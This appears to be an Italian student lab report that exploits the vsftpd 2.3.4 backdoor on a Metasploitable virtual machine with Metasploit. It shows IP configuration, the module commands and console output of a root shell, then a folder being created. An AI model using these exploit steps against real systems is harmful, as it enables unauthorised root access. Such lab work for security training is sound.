PROGETTO S7/L1

TRACCIA


E’ richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.


1. Configurazione dell'Indirizzo IP della vostra macchina Metasploitable: 192.168.1.149/24
2. Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
3. Creazione di una cartella una volta ottenuto l'accesso alla macchina Metasploitable, navigate fino alla directory di root e create una cartella chiamata test_metasploit.

Fase 1

Per configurare un IP statico in metasploitable, dopo aver effettuato l’accesso sul terminale, aprire il file etc/network/interfaces, dove successivamente sono stati inseriti IP address=192.168.1.149; netmask=255.255.255.0; IP network=192.168.1.0; IP broadcast=192.168.1.255; IP Gateway=192.168.1.1; (Figura Sx)

Viene poi eseguito un “ifconfig” dopo il riavvio della macchina per accertarsi che abbia recepito le modifiche. (Figura Dx)






Fase 2

Metasploit è un softwre potente, ampiamente utilizzato nell'ambito della sicurezza informatica, che consente di simulare attacchi, testare la robustezza dei sistemi e aiutare le organizzazioni a rafforzare le proprie difese.
Con il comando nmap andiamo a scansionare le porte aperte, per ottonere la versione di quest'ultime.

Sucessivamente avviamo Metasploit con il comando "msfconsole"

In questo caso andremo ad exploitare il servizio ftp versione vsftpd, quindi inseriamo il comando "search vsftpd" per trovare i payload disponibili per quella versione. Successivamente utilizziamo il comando "use + path del payload" per scegliere l'exploit.



Poi configuriamo il remote host con il seguente comando «set RHOSTS 192.168.1.149».

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Lanciamo l'attacco con il comando «exploit» e successivamente facciamo un «ifconfig» per confermare che siamo dentro la macchina.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.184:34091 → 192.168.1.149:6200) at 2024-11-11 09:10:19 -0500
```

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:6f:d3
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fdc1:5ae8:b4dc:10:a00:27ff:fee4:6fd3/64 Scope:Global
```

Fase 3

Una volta ottenuto l'accesso alla macchina Metasploitable, raggiungiamo la directory di root con il comando «cd root» e creiamo una cartella chiamata test_metasploit utilizzando il comando «mkdir /test_metasploit».

```
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir /test_metasploit1
```